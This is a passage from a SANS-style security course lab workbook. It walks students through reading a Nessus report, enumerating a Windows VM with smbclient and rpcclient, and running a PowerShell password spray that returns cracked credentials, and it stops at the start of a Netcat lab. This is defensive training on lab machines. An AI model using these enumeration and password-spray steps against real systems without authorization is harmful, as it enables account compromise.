
In this lab you will review the results of a Nessus scan. To optimize the time spent on this exercise, we have completed the scan and exported the report for your review.

First, open a terminal on your Slingshot Linux VM.

Next, open the report results using Firefox, as shown here:

```
sec504@slingshot:~$ cd /home/sec504/CourseFiles
sec504@slingshot:~/CourseFiles$ firefox NessusScan.html
```

Your scan result will look similar to the example shown here.


504_Scan
file:///home/sec504/CourseFiles/NessusScan.html
Search
Nessus
Report generated by Nessus™

504_Scan

Mon, 05 Jun 2017 14:47:21 UTC

TABLE OF CONTENTS

Vulnerabilities by Plugin

- 85382 (1) - OpenSSH < 7.0 Multiple Vulnerabilities
- 33929 (5) - PCI DSS compliance
- 10081 (5) - FTP Privileged Port Bounce Scan
- 11573 (5) - smallftpd Multiple Vulnerabilities (Traversal, DoS)
- 35690 (5) - ProFTPD Username Variable Substitution SQL Injection
- 36051 (5) - Xlight FTP Server Authentication SQL Injection
- 11580 (1) - Firewall UDP Packet Source Port 53 Ruleset Bypass
- 84638 (1) - OpenSSH < 6.9 Multiple Vulnerabilities
- 85582 (20) - Web Application Potentially Vulnerable to Clickjacking
- 51192 (21) - SSL Certificate Cannot Be Trusted
- 84470 (21) - TLS Version 1.0 Protocol Detection (PCI DSS)
- 45411 (20) - SSL Certificate with Wrong Hostname
- 57582 (20) - SSL Self-Signed Certificate

More Than Just Red

The goal of this lab is to break the thought process of only looking to Critical and High vulnerabilities. In our testing, we discovered that many organizations ignore anything less than High because of the sheer volume of vulnerabilities. However, it is possible to review the lows and even informational findings if you know how to properly address them.


For this lab, ignore High and Critical findings. Instead, focus on Medium findings and below. Take a few moments and review the vulnerable output and look for vulnerabilities that *could lead to an immediate breach of the organization*. Some things to look for are service banners and files. Mainly, we want you to see how easy it is to review the output of the tools when the data is properly sorted.

> *Write your notes on a piece of scrap paper, or your favorite editor.*

Suggestions to Follow

> *Do not go further unless you want the answers to this exercise (our interpretation of the scan results).*

TFTP Finding


504_Scan
file:///home/sec504/CourseFiles/NessusScan.html#idp219573184
Search

Synopsis

The remote TFTP server can be used to read arbitrary files on the remote host.

Description

The TFTP (Trivial File Transfer Protocol) server running on the remote host is vulnerable to a directory traversal attack that allows an attacker to read arbitrary files on the remote host by prepending their names with directory traversal sequences.

Solution

Disable the remote TFTP daemon, run it in a chrooted environment, or filter incoming traffic to this port.

Risk Factor

Medium

CVSS Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

CVSS Temporal Score

4.1 (CVSS2#E:F/RL:OF/RC:C)

References

BID	6198
BID	11582
BID	11584


Start looking at scanner results as less of a roadmap of what exactly needs to be done, but as your eyes and ears on a target network. Trivial File Transfer Protocol (TFTP) is a good example of this. When Nessus runs, it attempts to pull the `/etc/passwd` file via TFTP. In this situation, it succeeded. Arbitrary file access is bad. In addition to grabbing `/etc/passwd`, it could also grab configuration files from the web server or backend databases.

Often in our testing, simple file access is one step away from a total server takeover.

> *The detail in this finding indicates that Nessus has attached a copy of the contents of the* `/etc/passwd` *file in the report. Unfortunately, this appears to be a bug in Nessus, since the report does not include the* `/etc/passwd` *file contents.*

File Access Finding

Moving up the chain, let's look at direct file access via the web server. Many web servers support directory indexing. This allows us to see the files hosted on the server. Sometimes, this is intentional, as in a file server. However, we often find backup and configuration files. From time to time, we even find build scripts and other files with passwords in them, such as the example shown here.



11419 (9) - Web Server Office File Inventory

Synopsis

The remote web server hosts office-related files.

Description

This plugin connects to the remote web server and attempts to find office-related files such as .doc, .ppt, .xls, .pdf etc.

Solution

Make sure that such files do not contain any confidential or otherwise sensitive information and that they are only accessible to those with valid credentials.

Risk Factor

None

Plugin Information:

Published: 2003/03/19, Modified: 2013/08/13

Plugin Output


10.10.10.128 (tcp/80)

```
  The following office-related files are available on the remote server :

    - Word files (.doc) :
  /supersecretpassword.doc
```

10.10.10.131 (tcp/80)

Telnet

It is often the case where dozens if not hundreds of systems will be running the exact same service. For example, Telnet is still often enabled on internet-facing systems to this day. It may even be intentional. For example, some ISPs use Telnet for remote management of their routers. If configured properly, they ask for a user ID and a password. However, if viewed properly, you can see how systems are clustered. In section 1 of the slide, you see a large number of Telnet servers with the prompt *Login:*. This would be expected. Not ideal, but expected.



10281 (5) - Telnet Server Detection

Synopsis

A Telnet server is listening on the remote port.

Description

The remote host is running a Telnet server, a remote terminal server.

Solution

Disable this service if you do not use it.

Risk Factor

None

Plugin Information:


Published: 1999/10/12, Modified: 2014/01/29

Plugin Output

10.10.10.130 (tcp/23)

```
Here is the banner from the remote Telnet server :

------------------------------ snip ------------------------------
Login:

------------------------------ snip ------------------------------
```

However, in section 2, you see there was one with a prompt of `router>`, which means there is no authentication necessary for this router. Again, this is an informational vulnerability, which is actually quite critical.



10.10.10.135 (tcp/23)

```
Here is the banner from the remote Telnet server :

------------------------------ snip ------------------------------
router>

------------------------------ snip ------------------------------
```

Close Firefox, Terminal

Complete this exercise by closing the Firefox browser and the terminal prompt.

Why This Lab Is Important

Vulnerability scanners are great tools, but only if you use them properly. All too often organizations only care about the Critical and High ranked findings (and they certainly should) but the problem is that these scanners have limited understanding of your environment. It is likely that scans in your environment will have hidden *gems* ranked as Medium or lower that attackers can leverage to devastating effect.

Bonus (If Time Permits or Homework)

Evaluate the findings in a second Nessus scan supplied on the Slingshot Linux distribution: `/home/sec504/CourseFiles/WinLab.html`. Using scrap paper or your favorite editor, make a list of the top issues you would evaluate further, beyond the standard Nessus prioritization of vulnerabilities.

With permission run a vulnerability scanner in your environment and see what you can discover. Look past the Critical and High findings to see where bad guys are more likely to focus their attacks.

Additional Resources

MGT516: Managing Security Vulnerabilities: Enterprise and Cloud (https://www.sans.org/course/managing-enterprise-cloud-security-vulnerabilities)

Lab 2.5: SMB Sessions

Brief Intro


By using built-in features of any OS, skillful and patient attackers can launch powerful attacks that will bypass many defensive tools.

Try It Yourself

Use `smbclient` and `rpcclient` on your Linux VM to attack your Windows VM. After enumerating local users and groups, run the `200-user-gen.bat` script to create multiple local Windows accounts, then attack them using a password spray attack using `LocalPasswordSpray.ps1`.

Walkthrough

Overview



In this exercise you will use several tools included on the Slingshot Linux VM to interrogate data from the Windows VM over the SMB protocol. You will also create and attack local passwords on the Windows VM using a *password spray* technique.

Our goals are to open and list SMB sessions with `net session`, enumerate all kinds of information on our target Windows machines using SharpView on Windows, use the Linux `smbclient` and `rpcclient` tools to make SMB sessions, enumerate detailed data with `rpcclient`, and then drop SMB sessions.

These skills are helpful for incident handlers and are often used by computer attackers. You also rely on them on the book 6 Workshop.

Requirements for this Lab

In this lab you will use both your Slingshot Linux VM, and the Windows 10 VM. Make sure both VMs are running before continuing with the lab exercise.

Verify Connectivity

On the Linux VM, test connectivity to the Windows VM using the `ping` utility:

```
sec504@slingshot:~$ ping -c 3 10.10.0.1
PING 10.10.0.1 (10.10.0.1) 56(84) bytes of data.
64 bytes from 10.10.0.1: icmp_seq=1 ttl=128 time=0.872 ms
64 bytes from 10.10.0.1: icmp_seq=2 ttl=128 time=1.14 ms
64 bytes from 10.10.0.1: icmp_seq=3 ttl=128 time=1.40 ms

--- 10.10.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.872/1.141/1.404/0.218 ms
```

Repeat this step, this time testing the connectivity from the Windows VM to the Linux VM:

```
C:\Users\Sec504> ping 10.10.75.1

Pinging 10.10.75.1 with 32 bytes of data:
Reply from 10.10.75.1: bytes=32 time<1ms TTL=64
Reply from 10.10.75.1: bytes=32 time=1ms TTL=64
Reply from 10.10.75.1: bytes=32 time<1ms TTL=64
Reply from 10.10.75.1: bytes=32 time=1ms TTL=64

Ping statistics for 10.10.75.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

If you are unable to get a response from the Windows VM or the Linux VM, take a look at the Testing Virtual Machine Connectivity (VM-Connectivity-Test.html) module for troubleshooting steps.

Open a Terminal

From the Slingshot Linux VM, open a terminal.

It is not necessary to access root privileges for this lab.

Enumerate Shares with smbclient

We start by using `smbclient` on Linux to pull a list of shares from Windows.

Run the `smbclient` command shown below. When prompted, type your sec504 account's password:

```
sec504@slingshot:~$ smbclient -L 10.10.0.1 -U sec504
WARNING: The "syslog" option is deprecated
Enter sec504's password: sec504
Domain=[SEC504STUDENT] OS=[Windows 10 Enterprise 17134] Server=[Windows 10 Enterprise
6.3]

    Sharename       Type      Comment
    ---------       ----      -------
    ADMIN$          Disk      Remote Admin
    C$              Disk      Default share
    IPC$            IPC       Remote IPC
Connection to 10.10.0.1 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
NetBIOS over TCP disabled -- no workgroup available
```

You should see a list of shares on the Windows box, including `ADMIN$`, `IPC$`, and `C$`. These are the default admin shares that the Windows `net view` command hides by default. You may see additional shares if you created any.

You may also see some warning messages at the bottom of the output (as shown in ths example) including Called name not present, NetBIOS over TCP disabled, and more. You can safely ignore these. The share list is the focus of this lab.

Enumerate Target Information with rpcclient

Let's dig into this target by using the Linux `rpcclient` program. Run `rpcclient` and enumerate the target Windows system, as shown here:

```
sec504@slingshot:~$ rpcclient 10.10.0.1 -U sec504
Enter sec504's password: sec504
rpcclient $>
```

After authenticating to the server you should see the `rpcclient` prompt

From the `rpcclient` prompt, let's experiment with some commands to extract information from the target. First, note that the `rpcclient` prompt has Tab autocomplete. Type `enum` at the prompt with no space after it, and then hit the `Tab` key twice:

```
rpcclient $> enum<TabTab>
enumalsgroups      enumdomusers      enummonitors      enumprocs
enumdata           enumdrivers       enumports         enumtrust
enumdataex         enumforms         enumprinters
enumdomains        enumjobs          enumprivs
enumdomgroups      enumkey           enumprocdatatypes
```

You now see all the commands that `rpcclient` has that match the string `enum`. We can enumerate many things. Let's try enumerating users:

```
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[DefaultAccount] rid:[0x1f7]
user:[Guest] rid:[0x1f5]
user:[Sec504] rid:[0x3e8]
user:[WDAGUtilityAccount] rid:[0x1f8]
```

This command shows all users on the box (local users and any domain users the system knows about). We can see the users' names and their *Relative Identifiers* (RIDs), which are the suffix of the SID number for each account in hexadecimal form. (The admin account has a RID of 0x1f4, which is decimal 500.)

To get an idea of all the commands available within `rpcclient`, run the following:

```
rpcclient $> help
------------------                 ------------------
           CLUSAPI
clusapi_open_cluster                 bla
clusapi_get_cluster_name                    bla
clusapi_get_cluster_version                 bla
clusapi_get_quorum_resource                 bla
clusapi_create_enum                  bla
clusapi_open_resource                bla
clusapi_online_resource              bla
clusapi_offline_resource                    bla
clusapi_get_resource_state                  bla
clusapi_get_cluster_version2                bla
------------------                 ------------------
           WITNESS
  GetInterfaceList
          Register
        UnRegister
       AsyncNotify
        RegisterEx
------------------                 ------------------
```

A huge number of commands are available. Let's explore some of the most useful ones.

Enumerate Server Info and Groups with rpcclient

Let's use `rpcclient` to enumerate server info. Run the `srvinfo` command from the `rpcclient` prompt, as shown here:

```
rpcclient $> srvinfo
        10.10.0.1       Wk  Sv  NT  PtB  LMB      Sec504Student
        platform_id     :           500
        os version      :           10.0
        server type     :           0x51003
```

Here, you see the IP address and the OS version.

Now, let's get a list of groups. First, we pull domain-related groups (typically groups created on the local machine either by an admin there or within the domain):

```
rpcclient $> enumalsgroups domain
user:[Ssh Users] rid:[0x3e9]
```

Remember, the als in the middle of `enum` and groups stands for alias.

Next, we pull internal groups (typically the default groups defined by Microsoft):

```
rpcclient $> enumalsgroups builtin
group:[Access Control Assistance Operators] rid:[0x243]
group:[Administrators] rid:[0x220]
group:[Backup Operators] rid:[0x227]
group:[Cryptographic Operators] rid:[0x239]
group:[Distributed COM Users] rid:[0x232]
group:[Event Log Readers] rid:[0x23d]
group:[Guests] rid:[0x222]
group:[Hyper-V Administrators] rid:[0x242]
group:[IIS_IUSRS] rid:[0x238]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Log Users] rid:[0x22f]
group:[Performance Monitor Users] rid:[0x22e]
group:[Power Users] rid:[0x223]
group:[Remote Desktop Users] rid:[0x22b]
group:[Remote Management Users] rid:[0x244]
group:[Replicator] rid:[0x228]
group:[System Managed Accounts Group] rid:[0x245]
group:[Users] rid:[0x221]
```

Together, these are all the groups defined on the machine. Note that we have the group names and their RIDs in hexadecimal form.

Enumerate Admin Account Details

We can get even more info about a given user account using the `rpcclient` `queryuser` command. Let's run it with a `RID` of 500, which is the RID of the original administrator account in Windows. Even if the administrator account is renamed, it still has this RID.

From the `rpcclient` prompt, issue the command `queryuser 500`, as shown here:

```
rpcclient $> queryuser 500
        User Name   :   Administrator
        Full Name   :
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :   Built-in account for administering the computer/domain
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time               :      Thu, 01 Jan 1970 00:00:00 UTC
        Logoff Time              :      Thu, 01 Jan 1970 00:00:00 UTC
        Kickoff Time             :      Thu, 14 Sep 30828 02:48:05 UTC
        Password last set Time   :      Thu, 01 Jan 1970 00:00:00 UTC
        Password can change Time :      Thu, 01 Jan 1970 00:00:00 UTC
        Password must change Time:      Thu, 14 Sep 30828 02:48:05 UTC
        unknown_2[0..31]...
        user_rid :      0x1f4
        group_rid:      0x201
        acb_info :      0x00000211
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x00000000
        padding1[0..7]...
        logon_hrs[0..21]...
rpcclient $>
```

In the output we can see the account's name and other details, such as the last time the user set the password for this account! We can also see the `bad_password_count` for logon failures and more.

Examine SMB Sessions

Now, let's look at our outbound `SMB session` (where we're acting as a Windows SMB client).

Return to your Windows VM. Open a Command Prompt as an administrator by right-clicking on the Command Prompt icon and selecting *Run as administrator*.

Next, let's look at the inbound SMB session (where we're acting as a Windows SMB server):

```
C:\Windows\system32> net session

Computer               User name            Client Type       Opens Idle time

-------------------------------------------------------------------------------
\\10.10.75.1           sec504                                     4 00:01:26
The command completed successfully.


C:\Windows\system32>
```

If you receive the error System error 5 has occurred, close your Command Prompt. Open a new Command Prompt as an administrator and run the command again.

Here we see that `net session` reveals the connection information from the `rpcclient` attacker.

Looking Up SIDS

Let's look at a couple of other accounts with the `rpcclient` `lookupnames` feature, starting with our user account *sec504*.

Return to the Slingshot Linux VM and issue the `lookupnames sec504` command at the `rpcclient` prompt, as shown here:

```
rpcclient $> lookupnames sec504
sec504 S-1-5-21-2977773840-2930198165-1551093962-1000 (User: 1)
```

We see the `SID` of the *sec504* account with the RID 1000 (at the end of the SID output). Next, let's look up the *administrator* account:

```
rpcclient $> lookupnames administrator
administrator S-1-5-21-2977773840-2930198165-1551093962-500 (User: 1)
```

We see the `administrator` `SID` (with its `RID of 500`).

Now, let's look up a name that is a group, not a user, by adding an `s` at the end of administrator:

```
rpcclient $> lookupnames administrators
administrators S-1-5-32-544 (Local Group: 4)
rpcclient $>
```

Here, we see the SID of the `administrator's group` (group SIDs are usually shorter than user SIDs).

Disconnect SMB Sessions

Finally, let's see what happens if we disconnect the `rpcclient` SMB session on the Windows box.

Return to your Windows VM. At the administrative Command Prompt, rerun the `net session` command, as shown here:

```
C:\Windows\system32> net session

Computer               User name            Client Type       Opens Idle time

-------------------------------------------------------------------------------
\\10.10.75.1           sec504                                     5 00:01:57

The command completed successfully.
```

You should see an inbound session from a client type of *sec504*. The `rpcclient` tool made this session from Linux to Windows. Let's drop it in Windows by adding `\\10.10.75.1 /del` to the `net session` command, as shown here:

```
C:\>net session \\10.10.75.1 /del
The session from 10.10.75.1 has open files.

Do you want to continue this operation? (Y/N) [N]: Y
The command completed successfully.


C:\Windows\system32>
```

Enter Y at the prompt to complete the command.

Rerun the `net session` command to see that the session has been terminated:

```
C:\Windows\system32> net session
There are no entries in the list.
```

Finding Weak Passwords

Next, we are going to see just how dangerous SMB access can be.

For this part of the lab we are going to create 200 users with a simple user generation script, then attack the passwords. From your administrative Command Prompt, change to the `C:\Tools` directory, as shown here:

```
C:\Windows\system32> cd \Tools
C:\Tools>
```

Next, run the `200-user-gen.bat` script to create multiple user accounts.

```
C:\Tools> 200-user-gen.bat
The command completed successfully.

The command completed successfully.

The command completed successfully.

The command completed successfully.

The command completed successfully.
...
```

If you see lots of `The command completed successfully` *messages, it means the script is working. If you got errors, double check you are running your Command Prompt as an administrator.*

Configure a Password Spray Attack using PowerShell

Next we will use a PowerShell module to implement a password spray attack against the Windows VM.

From the administrative Command Prompt (still in the `C:\Tools` directory), start PowerShell, as shown here:

```
C:\Tools> powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
```

Next, allow scripts to run by changing the `Set-ExecutionPolicy`, as shown here:

```
PS C:\Tools> Set-ExecutionPolicy Unrestricted
```

Next, load the module to implement the password spray attack, as shown here:

```
PS C:\Tools> Import-Module .\LocalPasswordSpray.ps1
```

Start the Password Spray Attack

From the PowerShell prompt, start the password spray attack. Run the `Invoke-LocalPasswordSpray` script, specifying a single password to use as a password guess on all local accounts. Start with a simple password guess of *Winter2019*, as shown here:

```
PS C:\Tools> Invoke-LocalPasswordSpray -Password Winter2019
##### Making a list of all local users  #####
A subdirectory or file C:\temp\ already exists.
[*] Using C:\temp\UserList.txt as userlist to spray with
[*] Password spraying has started. Current time is 3:10 PM
[*] This might take a while depending on the total number of users
[*] SUCCESS! User:Christopher Password:Winter2019
[*] SUCCESS! User:Dennis Password:Winter2019
[*] SUCCESS! User:Gregory Password:Winter2019
[*] SUCCESS! User:Jack Password:Winter2019
[*] SUCCESS! User:Jerry Password:Winter2019
[*] SUCCESS! User:Michael Password:Winter2019
[*] Password spraying is complete
[*] Any passwords that were successfully sprayed have been output to C:\temp\sprayed-
creds.txt
```

See if you can find any other easy passwords. Please note that you can just look at the `.bat script`. But that is not fun, nor is it what you would do in an attack or an audit. Take a few moments and see how many of the *easy* passwords you can find with this script.

Cleaning Up

When you are done guessing passwords, let's clean up your system of the temp accounts.

To do this, we need to first exit PowerShell:

```
PS C:\Tools> exit

C:\Tools>
```

Next, run the `user-remove.bat` script:

```
C:\Tools> user-remove.bat
The command completed successfully.

The command completed successfully.

The command completed successfully.

The command completed successfully.

The command completed successfully.
...
```

NOTE: If you skip this step, you will likely have issues with the Metasploit lab at the end of book 3

Testing on a Domain

This part of the lab was designed to look at local passwords. However, doing this on a domain is also very easy.

Too easy in fact. Dafthack of Black Hills Information Security has created a script which can be used on a domain. It can be found on his GitHub page (https://github.com/dafthack/DomainPasswordSpray) .

It is fantastic for looking for weak passwords in your environment. Please, please, please be careful with account lockout. The policy of many professional pen test firms is to only use one password at a time and spread the checks over the lockout period threshold.

Be careful!

Why This Lab Is Important

Using nothing but native components, attackers can launch powerful attacks which are simply devastating. These attacks will almost never be caught with *traditional* security products. After all, these techniques are using built-in parts of the operating system... antivirus cannot alert on these executables. IDS/IPS and firewalls typically cannot help because these tools use expected ports and protocols that are *required* for business use.

Bonus (If Time Permits or Homework)

- Experiment with the different rpcclient commands. There are many many commands to try! Note: Not all of them will work, some are highly specialized and may require settings or systems you do not have.
- Try extending the password spray tool. For instance, change it to test for passwords that are the same as the username.
- Take a look at the nmap NSE scripts for SMB! They are a great resource for learning more about how a domain or particular system has SMB configured.
- Review other resources that attackers use to *live off the land*. A great set of resources can be found here: https://github.com/api0cradle/LOLBAS (https://github.com/api0cradle/LOLBAS)

Additional Resources

SANS SEC560: Network Penetration Testing and Ethical Hacking (https://www.sans.org/sec560)

Lab 3.1: Netcat's Many Uses

Brief Intro

Netcat is a powerful tool. In this lab you will use the five different modes of Netcat:

- *Mode 1: Making connections to open ports*
- *Mode 2: Data transfer (moving files)*
- *Mode 3: Port and vulnerability scanning*
- *Mode 4: Backdoors*
- *Mode 5: Relays*

Requirements for This Lab

In this lab you will use both your Slingshot Linux VM, and the Windows 10 VM. Make sure both VMs are running before continuing with the lab exercise.

Try It Yourself

Fire up Netcat and make different connections using the five modes listed above.

Walkthrough

In this lab, you'll be making extensive communication from your Linux VM to your Windows VM and vice versa. First, test that your VMs are networked correctly.

Verify Connectivity

On the Linux VM, test connectivity to the Windows VM using the `ping` utility:

```
sec504@slingshot:~$ ping -c 3 10.10.0.1
PING 10.10.0.1 (10.10.0.1) 56(84) bytes of data.
64 bytes from 10.10.0.1: icmp_seq=1 ttl=128 time=0.872 ms
64 bytes from 10.10.0.1: icmp_seq=2 ttl=128 time=1.14 ms
64 bytes from 10.10.0.1: icmp_seq=3 ttl=128 time=1.40 ms

--- 10.10.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.872/1.141/1.404/0.218 ms
```

Repeat this step, this time testing the connectivity from the Windows VM to the Linux VM:

```
C:\Users\Sec504> ping 10.10.75.1

Pinging 10.10.75.1 with 32 bytes of data:
Reply from 10.10.75.1: bytes=32 time<1ms TTL=64
Reply from 10.10.75.1: bytes=32 time=1ms TTL=64
Reply from 10.10.75.1: bytes=32 time<1ms TTL=64
Reply from 10.10.75.1: bytes=32 time=1ms TTL=64

Ping statistics for 10.10.75.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

If you are unable to get a response from the Windows VM or the Linux VM, take a look at the Testing Virtual Machine Connectivity (VM-Connectivity-Test.html) module for troubleshooting steps.

Mode 1: Simple Client and Listener "Chat"

To start getting familiar with Netcat, create a simple listener on the Linux VM, then connect to the listener from Windows. Input you type on one side will automatically appear on the other side.

First, open a terminal on Linux. From the terminal, start a Netcat listener on port 2222 as shown:

```
sec504@slingshot:~$ nc -l -p 2222
```

Note that the first `nc` *argument is a dash, followed by lowercase L. Not a dash-one!*

Although you don't see any output, the Netcat listener is running.

